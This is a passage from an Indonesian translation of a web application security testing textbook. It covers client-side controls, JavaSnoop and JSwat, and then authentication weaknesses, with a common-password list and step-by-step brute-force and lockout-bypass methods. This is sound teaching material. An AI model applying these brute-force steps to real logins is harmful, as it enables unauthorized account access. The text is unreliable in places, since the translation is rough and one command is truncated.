
Gambar 5-6:JavaSnoop dapat terhubung langsung ke applet yang berjalan di browser

CATAT Sebaiknya jalankan JavaSnoop sebelum applet target dimuat. JavaSnoop mematikan batasan yang ditetapkan oleh kebijakan keamanan Java Anda sehingga dapat beroperasi sesuai target. Di Windows, ini dilakukan dengan memberikan semua izin untuk semua program Java di sistem Anda, jadi pastikan JavaSnoop dimatikan dengan bersih dan izin dipulihkan saat Anda selesai bekerja.

Alat alternatif untuk men-debug Java adalah JSwat, yang sangat dapat dikonfigurasi. Dalam proyek besar yang berisi banyak file kelas, terkadang lebih disukai

untuk mendekompilasi, memodifikasi, dan mengkompilasi ulang file kelas kunci dan kemudian menggunakan JSwat untuk melakukan hotswap ke dalam aplikasi yang sedang berjalan. Untuk menggunakan JSwat, Anda perlu meluncurkan applet menggunakan appletviewer alat termasuk dalam JDK dan kemudian hubungkan JSwat ke sana. Misalnya, Anda dapat menggunakan perintah ini:

```
appletview
*runjdwp:t
server=y,s
```



Gambar 5-7: Setelah metode yang cocok telah diidentifikasi, JavaSnoop dapat digunakan untuk mengutak-atik nilai kembalian dari metode tersebut

Saat Anda sedang mengerjakan objek Silverlight, Anda bisa menggunakan alat Silverlight Spy untuk memantau eksekusi komponen saat runtime. Ini dapat sangat membantu menghubungkan jalur kode yang relevan dengan peristiwa yang terjadi dalam antarmuka pengguna. Silverlight Spy tersedia dari URL berikut:

<http://firstfloorsoftware.com/SilverlightSpy/>

Komponen Klien Asli

Beberapa aplikasi perlu melakukan tindakan di dalam komputer pengguna yang tidak dapat dilakukan dari dalam kotak pasir VM berbasis browser. Dalam hal kontrol keamanan sisi klien, berikut beberapa contoh fungsi ini:

- Memverifikasi bahwa pengguna memiliki pemindai virus terbaru
- Memverifikasi bahwa pengaturan proxy dan konfigurasi perusahaan lainnya sudah berlaku
- Mengintegrasikan dengan pembaca smartcard

Biasanya, tindakan semacam ini memerlukan penggunaan komponen kode asli, yang mengintegrasikan fungsionalitas aplikasi lokal dengan fungsionalitas aplikasi web. Komponen klien asli sering dikirimkan melalui kontrol ActiveX. Ini adalah ekstensi browser khusus yang berjalan di luar kotak pasir browser.

Komponen klien asli mungkin jauh lebih sulit untuk diuraikan daripada ekstensi browser lainnya, karena tidak ada yang setara dengan bytecode perantara. Namun, prinsip melewati kontrol sisi klien tetap berlaku, bahkan jika ini memerlukan perangkat yang berbeda. Berikut adalah beberapa contoh alat populer yang digunakan untuk tugas ini:

- OllyDbg adalah debugger Windows yang dapat digunakan untuk menelusuri kode native yang dapat dieksekusi, mengatur breakpoint, dan menerapkan tambalan ke file yang dapat dieksekusi, baik pada disk atau saat runtime.
- IDA Pro adalah disassembler yang dapat menghasilkan kode rakitan yang dapat dibaca manusia dari kode asli yang dapat dieksekusi di berbagai platform.

Meskipun deskripsi lengkap berada di luar cakupan buku ini, berikut adalah beberapa sumber berguna jika Anda ingin mengetahui lebih banyak tentang rekayasa balik komponen kode native dan topik terkait:

- *Membalikkan: Rahasia Rekayasa Balikoleh Eldad Eilam*
- *Pembongkaran Peretas Tidak Terungkapoleh Kris Kaspersky*
- *Seni Penilaian Keamanan Perangkat Lunakoleh Mark Dowd, John McDonald, dan Justin Schuh*
- *Fuzzing untuk Pengujian Keamanan Perangkat Lunak dan Jaminan Kualitas Keamanan dan Privasi Informasi Rumah Artech* oleh Ari Takanen, Jared DeMott, dan Charlie Miller
- *Buku IDA Pro: Panduan Tidak Resmi untuk Disassembler Paling Populer di Dunia* oleh Chris Elang
- www.acm.uiuc.edu/sigmil/RevEng
- www.uninformed.org/?v=1&a=7

Menangani Data Sisi Klien dengan Aman

Seperti yang telah Anda lihat, masalah keamanan inti dengan aplikasi web muncul karena komponen sisi klien dan masukan pengguna berada di luar kendali langsung server. Klien, dan semua data yang diterima darinya, pada dasarnya tidak dapat dipercaya.

Mengirimkan Data Melalui Klien

Banyak aplikasi membiarkan dirinya terekspos karena mengirimkan data penting seperti harga produk dan tarif diskon melalui klien dengan cara yang tidak aman.

Jika memungkinkan, aplikasi harus menghindari pengiriman data semacam ini melalui klien. Dalam hampir semua skenario yang dapat dibayangkan, dimungkinkan untuk menyimpan data tersebut di server dan mereferensikannya langsung dari logika sisi server bila diperlukan. Misalnya, aplikasi yang menerima pesanan pengguna untuk berbagai produk harus memungkinkan pengguna mengirimkan kode dan jumlah produk serta mencari harga setiap produk yang diminta di database sisi server. Pengguna tidak perlu mengirimkan harga item kembali ke server. Bahkan jika suatu aplikasi menawarkan harga atau diskon yang berbeda kepada pengguna yang berbeda, tidak perlu menyimpang dari model ini. Harga dapat disimpan dalam database per pengguna, dan tarif diskon dapat disimpan di profil pengguna atau bahkan objek sesi. Aplikasi sudah memiliki, sisi server, semua informasi yang diperlukan untuk menghitung harga produk tertentu untuk pengguna tertentu. Itu harus. Jika tidak, pada model yang tidak aman, harga ini tidak dapat disimpan dalam bidang formulir tersembunyi.

Jika pengembang memutuskan bahwa mereka tidak memiliki alternatif selain mengirimkan data penting melalui klien, data tersebut harus ditandatangani dan/atau dienkripsi untuk mencegah gangguan pengguna. Jika tindakan ini diambil, ada dua jebakan penting yang harus dihindari:

- Beberapa cara menggunakan data yang ditandatangani atau dienkripsi mungkin rentan terhadap serangan replay. Misalnya, jika harga produk dienkripsi sebelum disimpan di bidang tersembunyi, dimungkinkan untuk menyalin harga terenkripsi dari produk yang lebih murah dan mengirimkannya sebagai pengganti harga asli. Untuk mencegah serangan ini, aplikasi perlu menyertakan konteks yang memadai di dalam data terenkripsi untuk mencegahnya diputar ulang dalam konteks yang berbeda. Misalnya, aplikasi dapat menggabungkan kode produk dan harga, mengenkripsi hasilnya sebagai item tunggal, lalu memvalidasi bahwa string terenkripsi yang dikirimkan dengan pesanan benar-benar cocok dengan produk yang dipesan.
- Jika pengguna mengetahui dan/atau mengontrol nilai teks biasa dari string terenkripsi yang dikirimkan kepada mereka, mereka mungkin dapat memasang berbagai serangan kriptografi untuk menemukan kunci enkripsi yang digunakan server. Setelah melakukan ini, mereka dapat mengenkripsi nilai arbitrer dan sepenuhnya menghindari perlindungan yang ditawarkan oleh solusi.

Dalam aplikasi yang berjalan pada platform ASP.NET, disarankan untuk tidak menyimpan data yang disesuaikan di dalam Kondisi Tampilan —terutama hal-hal sensitif yang tidak ingin Anda tampilkan di layar kepada pengguna. Opsi untuk mengaktifkan Kondisi Tampilan MAC harus selalu diaktifkan.

Memvalidasi Data yang Dihasilkan Klien

Data yang dihasilkan pada klien dan dikirimkan ke server pada prinsipnya tidak dapat divalidasi dengan aman pada klien:

- Kontrol sisi klien yang ringan seperti bidang formulir HTML dan JavaScript dapat dielakkan dengan mudah dan tidak memberikan jaminan tentang masukan yang diterima server.
- Kontrol yang diimplementasikan dalam komponen ekstensi browser terkadang lebih sulit untuk dielakkan, tetapi ini mungkin hanya memperlambat penyerang untuk waktu yang singkat.
- Menggunakan kode sisi klien yang sangat dikaburkan atau dikemas memberikan hambatan tambahan; namun, penyerang yang gigih selalu dapat mengatasinya. (Titik perbandingan di area lain adalah penggunaan teknologi DRM untuk mencegah pengguna menyalin file media digital. Banyak perusahaan telah banyak berinvestasi dalam kontrol sisi klien ini, dan setiap solusi baru biasanya rusak dalam waktu singkat.)

Satu-satunya cara aman untuk memvalidasi data yang dihasilkan klien adalah di sisi server aplikasi. Setiap item data yang diterima dari klien harus dianggap tercemar dan berpotensi berbahaya.

MITOS UMUM

Terkadang diyakini bahwa penggunaan kontrol sisi klien adalah buruk. Secara khusus, beberapa pengujian penetrasi profesional melaporkan keberadaan kontrol sisi klien sebagai "temuan" tanpa memverifikasi apakah mereka direplikasi di server atau apakah ada penjelasan non-keamanan untuk keberadaannya. Bahkan, meskipun ada peringatan signifikan yang muncul dari berbagai serangan yang dijelaskan dalam bab ini, namun ada cara untuk menggunakan kontrol sisi klien yang tidak menimbulkan kerentanan keamanan apa pun:

- Skrip sisi klien dapat digunakan untuk memvalidasi input sebagai sarana untuk meningkatkan kegunaan, menghindari kebutuhan komunikasi bolak-balik dengan server. Misalnya, jika pengguna memasukkan tanggal lahirnya dalam format yang salah, memberi tahu dia tentang masalah tersebut melalui skrip sisi klien memberikan pengalaman yang jauh lebih lancar. Tentu saja, aplikasi harus memvalidasi ulang item yang dikirimkan saat tiba di server.

Lanjutan

MITOS UMUM(*lanjutan*)

- Terkadang validasi data sisi klien bisa efektif sebagai langkah keamanan — misalnya, sebagai pertahanan terhadap serangan skrip lintas situs berbasis DOM. Namun, ini adalah kasus di mana fokus serangan adalah pengguna aplikasi lain, bukan aplikasi sisi server, dan mengeksplorasi potensi kerentanan tidak selalu bergantung pada pengiriman data berbahaya apa pun ke server. Lihat Bab 12 dan 13 untuk detail lebih lanjut tentang skenario semacam ini.
- Seperti dijelaskan sebelumnya, ada cara untuk mentransmisikan data terenkripsi melalui klien yang tidak rentan terhadap gangguan atau serangan replay.

Pencatatan dan Peringatan

Ketika sebuah aplikasi menggunakan mekanisme seperti batas panjang dan validasi berbasis JavaScript untuk meningkatkan kinerja dan kegunaan, ini harus diintegrasikan dengan pertahanan deteksi intrusi sisi server. Logika sisi server yang melakukan validasi data yang dikirimkan klien harus mengetahui validasi yang telah terjadi di sisi klien. Jika data yang akan diblokir oleh validasi sisi klien diterima, aplikasi dapat menyimpulkan bahwa pengguna secara aktif mengakali validasi ini dan oleh karena itu kemungkinan berbahaya. Anomali harus dicatat dan, jika sesuai, administrator aplikasi harus diberi tahu secara real time sehingga mereka dapat memantau setiap percobaan serangan dan mengambil tindakan yang diperlukan sesuai kebutuhan. Aplikasi juga dapat secara aktif membela diri dengan menghentikan sesi pengguna atau bahkan menangguhkan akunnya.

CATATA Dalam beberapa kasus di mana JavaScript digunakan, aplikasi masih dapat digunakan oleh pengguna yang telah menonaktifkan JavaScript di dalam browser mereka. Dalam situasi ini, browser hanya melewatkannya kode validasi formulir berbasis JavaScript, dan input mentah yang dimasukkan oleh pengguna dikirimkan. Untuk menghindari positif palsu, mekanisme pencatatan dan peringatan harus mengetahui di mana dan bagaimana hal ini dapat muncul.

Ringkasan

Hampir semua aplikasi klien/server harus menerima fakta bahwa komponen klien, dan semua pemrosesan yang terjadi padanya, tidak dapat dipercaya untuk berperilaku seperti yang diharapkan. Seperti yang telah Anda lihat, metode komunikasi transparan yang umumnya digunakan oleh aplikasi web berarti bahwa penyerang yang dilengkapi dengan alat sederhana dan keterampilan minimal dapat dengan mudah melewati sebagian besar kontrol yang diterapkan pada klien. Bahkan saat aplikasi mencoba mengaburkan data dan pemrosesan yang berada di sisi klien, penyerang yang gigih dapat membahayakan pertahanan ini.

Dalam setiap contoh di mana Anda mengidentifikasi data yang dikirim melalui klien, atau validasi input yang disediakan pengguna diterapkan pada klien, Anda harus menguji bagaimana server merespons data tak terduga yang melewati kontrol tersebut. Seringkali, kerentanan serius mengintai di balik asumsi aplikasi tentang perlindungan yang diberikan oleh pertahanan yang diimplementasikan pada klien.

Pertanyaan

Jawaban dapat ditemukan di <http://mdsec.net/wahh>.

1. Bagaimana data dapat ditransmisikan melalui klien dengan cara yang mencegah serangan perusakan?
2. Pengembang aplikasi ingin menghentikan penyerang melakukan serangan bruteforce terhadap fungsi login. Karena penyerang dapat menargetkan beberapa nama pengguna, pengembang memutuskan untuk menyimpan jumlah percobaan yang gagal dalam cookie terenkripsi, memblokir setiap permintaan jika jumlah percobaan yang gagal melebihi lima. Bagaimana pertahanan ini bisa dilewati?
3. Aplikasi berisi halaman administratif yang tunduk pada kontrol akses yang ketat. Ini berisi tautan ke fungsi diagnostik yang terletak di server web yang berbeda. Akses ke fungsi ini juga harus dibatasi hanya untuk administrator. Tanpa mengimplementasikan mekanisme autentikasi kedua, manakah dari mekanisme sisi klien berikut (jika ada) yang dapat digunakan untuk mengontrol akses ke fungsionalitas diagnostik dengan aman? Apakah Anda memerlukan informasi lebih lanjut untuk membantu memilih solusi?
 - (a) Fungsi diagnostik dapat memeriksa HTTPReferer header untuk mengonfirmasi bahwa permintaan berasal dari halaman administratif utama.
 - (b) Fungsi diagnostik dapat memvalidasi cookie yang disediakan untuk memastikan bahwa ini berisi token sesi yang valid untuk aplikasi utama.
 - (c) Aplikasi utama dapat menyetel token autentikasi dalam bidang tersembunyi yang disertakan dalam permintaan. Fungsi diagnostik dapat memvalidasi ini untuk mengonfirmasi bahwa pengguna memiliki sesi pada aplikasi utama.
4. Jika bidang formulir menyertakan atribut `disabled = true`, itu tidak diterapkan dengan formulir lainnya. Bagaimana Anda bisa mengubah perilaku ini?
5. Apakah ada cara aplikasi dapat memastikan bahwa sepotong logika validasi masukan telah dijalankan pada klien?

Menyerang Authen desakan

Sepintas lalu, autentikasi secara konseptual adalah yang paling sederhana dari semua mekanisme keamanan yang digunakan dalam aplikasi web. Dalam kasus umum, pengguna memberikan nama pengguna dan kata sandinya, dan aplikasi harus memverifikasi bahwa item ini benar. Jika demikian, itu memungkinkan pengguna masuk. Jika tidak, tidak.

Otentifikasi juga merupakan inti dari perlindungan aplikasi terhadap serangan jahat. Ini adalah garis depan pertahanan terhadap akses yang tidak sah. Jika penyerang dapat mengalahkan pertahanan tersebut, dia akan sering mendapatkan kendali penuh atas fungsionalitas aplikasi dan akses tidak terbatas ke data yang tersimpan di dalamnya. Tanpa otentifikasi yang kuat untuk diandalkan, tidak ada mekanisme keamanan inti lainnya (seperti manajemen sesi dan kontrol akses) yang bisa efektif.

Nyatanya, terlepas dari kesederhanaannya, merancang fungsi autentikasi yang aman adalah bisnis yang halus. Dalam aplikasi web dunia nyata, autentifikasi seringkali merupakan tautan terlemah, yang memungkinkan penyerang mendapatkan akses tidak sah. Penulis telah kehilangan hitungan jumlah aplikasi yang telah kami kompromikan secara mendasar sebagai akibat dari berbagai cacat dalam logika autentikasi.

Bab ini membahas secara rinci berbagai macam kelemahan desain dan implementasi yang biasanya menimpa aplikasi web. Ini biasanya muncul karena perancang dan pengembang aplikasi gagal mengajukan pertanyaan sederhana: Apa yang bisa dicapai penyerang jika dia menargetkan mekanisme autentikasi kita? Dalam sebagian besar kasus, segera setelah pertanyaan ini diajukan dengan sungguh-sungguh pada aplikasi tertentu, sejumlah potensi kerentanan terwujud, salah satunya mungkin cukup untuk merusak aplikasi.

Banyak dari kerentanan autentikasi yang paling umum adalah no-brainers. Siapa pun dapat mengetik kata-kata kamus ke dalam formulir login untuk mencoba menebak kata sandi yang valid. Dalam kasus lain, cacat halus mungkin mengintai jauh di dalam pemrosesan aplikasi yang dapat ditemukan dan dieksplorasi hanya setelah analisis yang cermat dari mekanisme login multistep yang kompleks. Kami akan menjelaskan spektrum lengkap dari serangan ini, termasuk teknik yang telah berhasil memecahkan autentikasi beberapa aplikasi web yang paling kritis terhadap keamanan dan dipertahankan dengan kuat di planet ini.

Teknologi Otentikasi

Berbagai macam teknologi tersedia untuk pengembang aplikasi web saat menerapkan mekanisme otentikasi:

- Otentikasi berbasis formulir HTML
- Mekanisme multifaktor, seperti yang menggabungkan kata sandi dan token fisik
- Sertifikat SSL klien dan/atau smartcard
- HTTP dasar dan intisari otentikasi
- Otentikasi terintegrasi Windows menggunakan NTLM atau Kerberos
- Layanan otentikasi

Sejauh ini mekanisme autentikasi paling umum yang digunakan oleh aplikasi web menggunakan formulir HTML untuk menangkap nama pengguna dan kata sandi dan mengirimkannya ke aplikasi. Mekanisme ini menyumbang lebih dari 90% aplikasi yang mungkin Anda temui di Internet.

Dalam aplikasi Internet yang lebih kritis terhadap keamanan, seperti perbankan online, mekanisme dasar ini sering diperluas menjadi beberapa tahap, yang mengharuskan pengguna untuk mengirimkan kredensial tambahan, seperti PIN atau karakter yang dipilih dari kata rahasia. Formulir HTML biasanya masih digunakan untuk menangkap data yang relevan.

Dalam aplikasi yang paling kritis terhadap keamanan, seperti perbankan pribadi untuk individu bernilai tinggi, mekanisme multifaktor sering dijumpai menggunakan token fisik. Token ini biasanya menghasilkan aliran kode sandi satu kali atau menjalankan fungsi respons tantangan berdasarkan masukan yang ditentukan oleh aplikasi. Karena biaya teknologi ini turun dari waktu ke waktu, kemungkinan lebih banyak aplikasi akan menggunakan mekanisme semacam ini. Namun, banyak dari solusi ini tidak benar-benar mengatasi ancaman yang mereka rancang — terutama serangan phishing dan yang menggunakan Trojan sisi klien.

Beberapa aplikasi web menggunakan sertifikat SSL sisi klien atau mekanisme kriptografi yang diimplementasikan dalam smartcard. Karena biaya administrasi dan pendistribusian barang-barang ini, mereka biasanya hanya digunakan dalam keamanan kritis

konteks di mana basis pengguna aplikasi kecil, seperti VPN berbasis web untuk pekerja kantor jarak jauh.

Mekanisme autentikasi berbasis HTTP (basic, digest, dan Windowsintegrated) jarang digunakan di Internet. Mereka jauh lebih umum ditemui di lingkungan intranet di mana pengguna internal organisasi mendapatkan akses ke aplikasi perusahaan dengan menyediakan kredensial jaringan atau domain normal mereka. Aplikasi kemudian memproses kredensial ini menggunakan salah satu teknologi ini.

Layanan autentikasi pihak ketiga seperti Microsoft Passport terkadang ditemui, tetapi saat ini belum diadopsi dalam skala yang signifikan.

Sebagian besar kerentanan dan serangan yang muncul sehubungan dengan autentikasi dapat diterapkan pada salah satu teknologi yang disebutkan. Karena dominasi otentikasi berbasis bentuk HTML yang luar biasa, kami akan menjelaskan setiap kerentanan dan serangan spesifik dalam konteks itu. Jika relevan, kami akan menunjukkan perbedaan spesifik dan metodologi serangan yang relevan dengan teknologi lain yang tersedia.

Cacat Desain dalam Mekanisme Otentikasi


Fungsi otentikasi tunduk pada lebih banyak kelemahan desain daripada mekanisme keamanan lainnya yang biasa digunakan dalam aplikasi web. Bahkan dalam model standar yang tampak sederhana di mana aplikasi mengautentikasi pengguna berdasarkan nama pengguna dan kata sandi mereka, kekurangan dalam desain model ini dapat membuat aplikasi sangat rentan terhadap akses tidak sah.

Kata Sandi Buruk

Banyak aplikasi web tidak menggunakan atau kontrol minimal atas kualitas kata sandi pengguna. Adalah umum untuk menjumpai aplikasi yang mengizinkan kata sandi yaitu:

- Sangat pendek atau kosong
- Kata atau nama kamus umum
- Sama dengan nama pengguna
- Masih disetel ke nilai default

Gambar 6-1 menunjukkan contoh aturan kualitas kata sandi yang lemah. Pengguna akhir biasanya menunjukkan sedikit kesadaran tentang masalah keamanan. Oleh karena itu, kemungkinan besar aplikasi yang tidak menerapkan standar kata sandi yang kuat akan memuat sejumlah besar akun pengguna dengan kumpulan kata sandi yang lemah. Penyerang dapat dengan mudah menebak kata sandi akun ini, memberinya akses tidak sah ke aplikasi.



Gambar 6-1:Aplikasi yang menerapkan aturan kualitas kata sandi yang lemah

LANGKAH HACK

Coba temukan aturan apa pun terkait kualitas kata sandi:

1. Tinjau situs web untuk setiap deskripsi aturan.
2. Jika pendaftaran mandiri memungkinkan, coba daftarkan beberapa akun dengan berbagai jenis kata sandi lemah untuk menemukan aturan yang berlaku.
3. Jika Anda mengontrol satu akun dan kata sandi dapat diubah, coba ubah kata sandi Anda ke berbagai nilai lemah.

CATATA Jika aturan kualitas kata sandi diterapkan hanya melalui kontrol sisi klien, ini bukan masalah keamanan itu sendiri, karena pengguna biasa masih akan terlindungi. Biasanya bukan ancaman terhadap keamanan aplikasi bahwa penyerang licik dapat menetapkan kata sandi yang lemah untuk dirinya sendiri.

COBALAH!

<http://mdsec.net/auth/217/>

Login Brute-Forcible

Fungsionalitas login menyajikan undangan terbuka bagi penyerang untuk mencoba menebak nama pengguna dan kata sandi dan karenanya mendapatkan akses tidak sah ke aplikasi. Jika aplikasi memungkinkan penyerang melakukan upaya login berulang kali

dengan kata sandi yang berbeda sampai dia menebak yang benar, sangat rentan bahkan untuk penyerang amatir yang secara manual memasukkan beberapa nama pengguna dan kata sandi umum ke browsernya.

Kompromi baru-baru ini dari situs profil tinggi telah menyediakan akses ke ratusan ribu kata sandi dunia nyata yang disimpan baik dalam teks-jelas atau menggunakan hash paksa. Berikut adalah kata sandi dunia nyata paling populer:


- kata sandi
- **nama situs web**
- 12345678
- qwerty
- abc123
- 111111
- monyet
- 12345
- biarkan aku masuk

CATATA Kata sandi administratif sebenarnya mungkin lebih lemah dari yang diizinkan oleh kebijakan kata sandi. Mereka mungkin telah ditetapkan sebelum kebijakan diberlakukan, atau mungkin telah disiapkan melalui aplikasi atau antarmuka yang berbeda.

Dalam situasi ini, penyerang serius mana pun akan menggunakan teknik otomatis untuk mencoba menebak kata sandi, berdasarkan daftar nilai umum yang panjang. Mengingat bandwidth dan kemampuan pemrosesan saat ini, dimungkinkan untuk melakukan ribuan upaya login per menit dari PC standar dan koneksi DSL. Bahkan kata sandi yang paling kuat pun pada akhirnya akan rusak dalam skenario ini.

Berbagai teknik dan alat untuk menggunakan otomatisasi dengan cara ini dijelaskan secara rinci di Bab 14. Gambar 6-2 menunjukkan serangan tebakan kata sandi yang berhasil terhadap satu akun menggunakan Burp Intruder. Upaya login yang berhasil dapat dibedakan dengan jelas oleh perbedaan kode respons HTTP, panjang respons, dan tidak adanya pesan "login salah".

Dalam beberapa aplikasi, kontrol sisi klien digunakan untuk mencegah serangan tebak kata sandi. Misalnya, aplikasi dapat menyetel cookie sepertigagal masuk = 1 dan tingkatkan setelah setiap upaya yang gagal. Ketika ambang tertentu tercapai, server mendeteksi ini di cookie yang dikirimkan dan menolak untuk memproses upaya login. Jenis pertahanan sisi klien ini dapat mencegah serangan manual diluncurkan hanya dengan menggunakan browser, tetapi tentu saja dapat dilewati dengan mudah, seperti yang dijelaskan di Bab 5.



Gambar 6-2:Serangan menebak kata sandi yang berhasil

Variasi pada kerentanan sebelumnya terjadi saat penghitung login yang gagal diadakan dalam sesi saat ini. Meskipun mungkin tidak ada indikasi tentang hal ini di sisi klien, yang perlu dilakukan penyerang hanyalah mendapatkan sesi baru (misalnya, dengan menahan cookie sesinya), dan dia dapat melanjutkan serangan menebak kata sandinya.

Akhirnya, dalam beberapa kasus, aplikasi mengunci akun yang ditargetkan setelah gagal masuk dalam jumlah yang sesuai. Namun, ini menanggapi upaya masuk tambahan dengan pesan yang menunjukkan (atau memungkinkan penyerang menyimpulkan) apakah kata sandi yang diberikan benar. Ini berarti penyerang dapat menyelesaikan serangan tebak kata sandi meskipun akun yang ditargetkan terkunci. Jika aplikasi secara otomatis membuka kunci akun setelah penundaan tertentu, penyerang hanya perlu menunggu sampai ini terjadi dan kemudian masuk seperti biasa dengan kata sandi yang ditemukan.

LANGKAH HACK

1. Mengirimkan beberapa upaya login yang buruk secara manual untuk akun yang Anda kendalikan, memantau pesan kesalahan yang Anda terima.
2. Setelah sekitar 10 login gagal, jika aplikasi tidak mengembalikan pesan tentang penguncian akun, coba login dengan benar. Jika ini berhasil, mungkin tidak ada kebijakan penguncian akun.

- 3. Jika akun terkunci, coba ulangi latihan menggunakan akun lain. Kali ini, jika aplikasi mengeluarkan cookie apa pun, gunakan setiap cookie hanya untuk satu upaya login, dan dapatkan cookie baru untuk setiap upaya login berikutnya.**
- 4. Selain itu, jika akun dikunci, lihat apakah mengirimkan kata sandi yang valid menyebabkan perbedaan perilaku aplikasi dibandingkan dengan kata sandi yang tidak valid. Jika demikian, Anda dapat melanjutkan serangan menebak kata sandi meskipun akun terkunci.**
- 5. Jika Anda tidak mengontrol akun apa pun, coba sebutkan nama pengguna yang valid (lihat bagian selanjutnya) dan buat beberapa login yang buruk menggunakan ini. Pantau pesan kesalahan apa pun tentang penguncian akun.**
- 6. Untuk memasang serangan brute-force, pertama-tama kenali perbedaan dalam perilaku aplikasi sebagai respons terhadap login yang berhasil dan yang gagal. Anda dapat menggunakan fakta ini untuk membedakan antara keberhasilan dan kegagalan selama serangan otomatis.**
- 7. Dapatkan daftar nama pengguna yang disebutkan atau umum dan daftar kata sandi umum. Gunakan informasi apa pun yang diperoleh tentang aturan kualitas kata sandi untuk menyesuaikan daftar kata sandi untuk menghindari kasus pengujian yang berlebihan.**
- 8. Gunakan alat yang sesuai atau skrip khusus untuk membuat permintaan masuk dengan cepat menggunakan semua permutasi nama pengguna dan kata sandi ini. Pantau respons server untuk mengidentifikasi upaya login yang berhasil. Bab 14 menjelaskan secara rinci berbagai teknik dan alat untuk melakukan serangan khusus menggunakan otomatisasi.**
- 9. Jika Anda menargetkan beberapa nama pengguna sekaligus, biasanya lebih baik melakukan serangan brute-force semacam ini dengan cara yang lebih dulu daripada mendalam. Ini melibatkan iterasi melalui daftar kata sandi (dimulai dengan yang paling umum) dan mencoba setiap kata sandi pada setiap nama pengguna. Pendekatan ini memiliki dua manfaat. Pertama, Anda menemukan akun dengan kata sandi umum lebih cepat. Kedua, Anda cenderung memicu pertahanan penguncian akun apa pun, karena ada penundaan waktu antara upaya berturut-turut menggunakan masing-masing akun.**

COBALAH!

http://mdsec.net/auth/16/ http://
mdsec.net/auth/32/ http://
mdsec.net/auth/46/ http://
mdsec.net/auth/49/


Pesan Kegagalan Verbose

Formulir login tipikal mengharuskan pengguna untuk memasukkan dua informasi - nama pengguna dan kata sandi. Beberapa aplikasi memerlukan beberapa lagi, seperti tanggal lahir, tempat yang mudah diingat, atau PIN.

